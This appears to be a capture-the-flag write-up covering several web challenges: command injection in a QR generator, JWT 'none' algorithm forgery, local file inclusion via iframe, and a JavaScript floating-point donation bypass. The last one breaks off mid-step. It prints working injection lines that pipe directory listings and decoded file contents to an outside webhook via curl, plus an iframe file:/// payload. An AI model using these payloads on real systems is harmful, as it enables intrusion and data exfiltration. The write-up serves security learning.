
qr.png; printf "%s\n" "$(ls -la)" | curl -X POST -d @- WEBHOOK_URL

MY WEBHOOK_URL:

https://webhook.site/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f

Then input this in input text:

qr.png; printf "%s\n" "$(ls -la)" | curl -X POST -d @-
https://webhook.site/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f



Breakdown of the Command


- **qr.png;** → Starts the injection by using a filename.
- **ls -la** → Lists all files and directories, including hidden ones.
- **printf "%s\n" "$(ls -la)"** → Formats the output to avoid messy responses.
- **curl -X POST -d @-** ***https://webhook.site/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f*** → Sends the output to a webhook for analysis.

Step 3: Revisiting the Webhook Page

We navigate back to our webhook page and examine the captured POST request. In the raw content, we discover a list of files. Among them, **output.b64** appears to be a promising candidate for containing the flag.

List of Files:


total 40
drwxr-xr-x 1 root root 4096 Mar 6 04:42 .
drwxr-xr-x 1 root root 4096 Mar 6 04:37 ..
drwxr-xr-x 2 root root 4096 Mar 6 04:37 __pycache__
-rwxrwxr-x 1 root root 669 Jan 4 07:44 app.py
-rw-r--r-- 1 root root 61 Mar 6 04:42 output.b64
drwxrwxr-x 1 root root 4096 Mar 6 08:22 static
drwxrwxr-x 2 root root 4096 Jan 4 07:44 templates



Step 4: Extracting the Encoded File

Next, we read the contents of output.b64 and decode it, still using input text in Qr Generator Website:

qr.png; cat output.b64 | base64 -d | curl -X POST --data-binary @- https://webhook.site/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f




Breakdown of the Command

- qr.png; → Continues using filename injection.
- cat output.b64 → Reads the file contents.
- base64 -d → Decodes the Base64-encoded content.
- curl -X POST --data-binary @- ***https://webhook.site/c3fbfe4e-607b-4b2b-afc6-f7f5099c566f*** → Sends the decoded data to the webhook.

Step 5: Retrieving the Flag

Once we check our webhook, the decoded content reveals the **flag**.



This successfully displayed the flag. 🚩

Impact and Severity:
The vulnerabilities exploited in this challenge demonstrate serious security risks that could lead to significant consequences if found in a real-world system. The key impacts include:

- Unauthorized Access to Sensitive Files – The ability to list and read files within the server allows attackers to access confidential data, such as credentials, configurations, or flags.
- Command Injection Vulnerability – The lack of proper input sanitization enables attackers to execute arbitrary commands, potentially leading to complete server compromise.
- Data Exfiltration – Attackers can extract sensitive files and send them to an external server (e.g., via a webhook), leading to data breaches.
- Privilege Escalation Risks – If the application runs with elevated privileges, an attacker might gain full control over the system, allowing them to modify or delete critical files.
- Potential for Further Exploitation – Once an attacker gains file access, they could explore additional attack vectors, such as lateral movement within the network or deploying malware.

Severity: Critical

This type of vulnerability is categorized as **critical** because it provides an attacker with direct control over the server's execution environment. If exploited in a real system, it could lead to a complete system takeover, severe data leaks, and reputational damage for the organization.

Recruitprogrammer

Solved On: 06 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{n3xT_n3xk_Jay_eSs_aYYy00_5f8f675f69}**

Challenges overview:

The challenge presents a web application called PrivN0te, which allows users to create self-destructing notes. Our goal is to bypass authentication and access an admin-only API endpoint to retrieve the flag.

From initial observation, the application appears to use JSON Web Tokens (JWTs) for authentication. However, there might be a misconfiguration that allows us to manipulate the JWT and gain unauthorized access.

Key Findings:

During the reconnaissance phase, several important findings were made:

1. **JWT Usage in Authentication:**
    - The application uses **JWT (JSON Web Token)** for authentication and authorization.
    - JWTs are supposed to be **signed** using a secure algorithm, but we suspected a vulnerability in the way it was implemented.
2. **Leaked Secret Key (NEXT_PUBLIC_SECRET):**
    - While inspecting the JavaScript source files, we found that the secret key used in authorization (NEXT_PUBLIC_SECRET) was **hardcoded** in the client-side code.
    - This key was used in calculating an Authorization header.
3. **Weak JWT Implementation (alg: none vulnerability):**
    - JWT tokens usually have a **cryptographic signature** to prevent tampering.
    - However, we found that this implementation **accepted unsigned JWTs** (alg: "none"), meaning the server did **not** validate the token's authenticity.
    - This allowed us to create **a fake admin token** without needing the actual secret key.

Vulnerability Analysis:

JWT "none" Algorithm Misconfiguration:

- A JWT should be signed using algorithms like **HS256 (HMAC + SHA256)** or **RS256 (RSA Public-Private Key Encryption)** to ensure integrity.
- If the server allows the **"none"** algorithm, an attacker can forge a **valid JWT without a signature** and escalate privileges.

Client-Side Secret Exposure:

- The secret value **NEXT_PUBLIC_SECRET** was hardcoded in the JavaScript code (`index.js` file).
- This allows us to compute valid `Authorization` headers.


Tools Used:

- Web Browser Developer Console (for extracting NEXT_PUBLIC_SECRET)
- Python (for crafting and sending malicious JWT requests)
- JWT Library (pyjwt) (for creating unsigned tokens)
- Requests Library (requests) (for making HTTP requests)

Exploitation Step-by-step:

Step 1: Inspect JavaScript Code to Find the Secret Key

1. Open Developer Tools (F12 in Chrome).
2. Go to the **Sources** tab and look for JavaScript files in /_next/static/chunks/pages/index-542f7be6cd3092e8.js
3. Search for **NEXT_PUBLIC_SECRET.**
4. We found the following code snippet:



Extracted the secret key:
NEXT_PUBLIC_SECRET = 99521534

Step 2: Generate a Fake JWT Token

Since the server accepts "alg": "none", we can generate a forged JWT that grants admin privileges.

Python Code to Generate the JWT:


The token is not signed, but since the server does not check signatures, it is accepted.

Step 3: Execute the Exploit Python Script and Get the Flag

Now, we craft a request to access the admin-only API endpoint.
We include:

- The forged JWT in the X-JWT-TOKEN header.
- The computed Authorization header (99521534).

A valid JWT consists of Header, Payload, and Signature. Since the backend accepts the none algorithm, we can omit the signature and still gain admin access.



This successfully displayed the flag. 🚩

Impact and Severity:

Potential Real-World Risks

- Privilege Escalation: Attackers can impersonate any user, including admins.
- Sensitive Data Exposure: Admin-only data could be leaked.

- System Takeover: If an attacker gains control of admin functionality, they could manipulate, delete, or modify critical data.

Severity: Critical
This vulnerability allows **full admin access** to the system without needing any credentials.

Pdfgenerator

Solved On: 05 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{SSrF_w1th_1nt3rn4l_pOrt_5c4nn1ng_1s_4m4z1ng}**

Challenges overview:
The challenge required retrieving the contents of flag.txt, a file stored on the system. The vulnerability leveraged to achieve this was Local File Inclusion (LFI) through an iframe, which allowed direct access to local files via the file:/// protocol.

This issue typically arises from misconfigured web environments, where file access restrictions are either too permissive or missing entirely. Unlike command injection vulnerabilities, which require executing system commands, this exploit only required embedding an iframe, making it simpler but equally dangerous.

Key Findings:
Upon analyzing the challenge, several key observations were made:

- The website allowed direct loading of local files through an iframe.
- By injecting an iframe with src="file:///flag.txt", the contents of flag.txt were immediately displayed in the browser.
- No authentication, command execution, or additional exploits were required—simply embedding an iframe was enough.
- The challenge was originally thought to involve CVE-2022-25765 (PDFKit Command Injection), but it turned out to be a completely different vulnerability.
- This issue is commonly found in Electron-based applications, misconfigured browsers, and server environments that fail to enforce proper sandboxing.

Vulnerability Analysis:

The core vulnerability was **Local File Inclusion (LFI) via iframe**, which allows attackers to load and read local files from a system or server.

How does LFI via iframe work?

In normal web applications, developers **block access to local files** by implementing proper security policies. However, in this case, an iframe was able to load files directly from the local filesystem using file:///. This happened due to:

1. **Misconfigured Browser Policies**
    - Browsers usually prevent file:/// access for security reasons, but in some cases (e.g., during development or in Electron apps), these restrictions may be relaxed.
2. **Security Misconfigurations in the Web Server**
    - If the server runs in an environment that allows file protocol usage (file:///), an attacker can access **sensitive system files** such as:
        - /etc/passwd (Linux user information)
        - .env (environment variables storing credentials)
        - config.json (configuration files containing API keys or database credentials)
3. **Lack of Content Security Policy (CSP) Restrictions**
    - A proper **Content Security Policy (CSP)** should **prevent** loading local files through iframes. In this case, the absence of such restrictions **allowed direct file inclusion**.


Tools Used:

- Web Browser (Chrome, Firefox, Edge): Used to test iframe injection and view the flag.
- Developer Console (F12, Inspect Element, Console Tab): Used to check iframe behavior and test the payload.

Exploitation Step-by-step:
Inject an iframe with the file:/// payload

The step was to inject an iframe containing the file:/// protocol to check if local file access was possible.

<iframe src="file:///flag.txt"></iframe>



Breakdown of the Payload: <iframe src="file:///flag.txt"></iframe>

This payload is a simple **Local File Inclusion (LFI) exploit** using an <iframe> tag to retrieve the contents of a file from the local system. Below is a detailed breakdown of its components:

Breaking Down the file:///flag.txt URI:

- **file:///** → Specifies the use of the file protocol, which allows direct access to local files.
- **flag.txt** → The filename being accessed. This is assumed to be located in the **current working directory** of the application running the website.

Expected Behavior:

- If local file access is restricted, the browser should block the request and display an error message (e.g., "Blocked by CORS policy").
- If local file access is enabled (vulnerable system), the contents of flag.txt will appear inside the iframe

Observed Result:
The flag was successfully displayed inside the iframe, confirming that the system was vulnerable to Local File Inclusion (LFI) via iframe.

Impact and Severity:
This vulnerability poses a critical risk as it allows unauthorized access to files on the local system through an iframe. While in this challenge we accessed only flag.txt, the same exploit could be used to read other sensitive files.

On Linux systems, an attacker could retrieve /etc/passwd, which contains system user information, or configuration files storing database credentials and API keys. On Windows systems, files like **C:\Windows\System32\config\SAM** (which contains user authentication data) could be exposed. If environment configuration files (.env, config.json, etc.) are accessible, an attacker could obtain secrets such as database connection strings or cloud service keys, leading to unauthorized access, privilege escalation, and even full system compromise.

Beyond direct data exposure, this vulnerability could be combined with other exploits. For example, if an attacker retrieves credentials, they might use them to escalate privileges or access restricted parts of the system. If they find SSH keys, they could remotely access the server.

The severity of this vulnerability is **critical**, as it directly impacts data confidentiality, system integrity, and overall security.

Pet-Donation

Solved On: 05 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{th4nk_y0u_4_h3lp1ng_us_lOv3_u_sO_muchhhh<3}**

Challenges overview:

The challenge presents an online pet donation system where users must donate between 10 to 50 units of an item to receive a reward (flag). However, users only have 1,000,000 Rp, meaning that donating a valid amount normally would result in spending money. The goal is to find a way to bypass the payment system while still meeting the donation requirement.

Hints Provided:

1. Donation must be between 10 - 50 to receive the flag.
2. The system uses JavaScript, where `Number` follows IEEE 754 floating-point precision.
3. JavaScript's largest exact integer is `Number.MAX_SAFE_INTEGER = 2^53 - 1`

JavaScript has two number types: `Number` and `BigInt`.

The most frequently-used number type, `Number`, is a 64-bit floating point IEEE 754 number.

The largest exact integral value of this type is `Number.MAX_SAFE_INTEGER`, which is:

- 2^{53}-1, or
- +/- 9,007,199,254,740,991, or
- nine quadrillion seven trillion one hundred ninety-nine billion two hundred fifty-four million seven hundred forty thousand nine hundred ninety-one

To put this in perspective: one quadrillion bytes is a petabyte (or one thousand terabytes).

"Safe" in this context refers to the ability to represent integers exactly and to correctly compare them.

CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N

4. We can use scientific notation, which is a way of expressing numbers that are too large or too small to be conveniently written in decimal form.
5. Exponential notation (`1.0e-10`) resulted in `Rp0` total price.

Key Findings:

1. The system requires a valid donation range of 10 - 50, but it does not validate how the quantity is represented.
2. JavaScript Number Type Behavior:
    - The system likely uses JavaScript's Number type to parse the input.
    - Number in JavaScript follows IEEE 754 floating-point arithmetic, meaning it cannot always store extremely large or small values with perfect precision.
    - This can lead to unexpected rounding behavior or misinterpretation of values.
3. Exponential notation (1.0e-10) led to Rp0 total price.
    - The system only calculated the price based on numerical value, but it validated the donation based on string representation.
    - By manipulating how JavaScript interprets floating-point numbers, we found a way to trick the validation check without triggering a cost.

Vulnerability Analysis:

1. Floating-Point Precision Exploit:
    - JavaScript's Number type cannot accurately handle very small or large floating-point numbers beyond 2^53 - 1.
    - This means numbers written in scientific notation (e.g., 10.0000000001e-10) may pass validation checks but not behave as expected in calculations.

2. Lack of Proper Quantity Validation:
    - The system checked if the quantity started with 10, but it did not verify if the actual numerical value was a valid integer donation.
    - This allowed us to use a number that visually looked correct while still being too small to be significant in price calculations.

Tools Used:

- **Python** (for sending HTTP requests)
- **Requests Library** (to interact with the donation API)


Exploitation Step-by-step:

Step 1: Analyzing the Web Application

We began by inspecting the **pet donation system** using **developer tools (F12 in browsers)** and checking the **network requests** when making a donation.

Finding the Donation Endpoint

1. **Open the website** in a browser.
2. **Click the "Donate Now" button** to trigger a donation request.
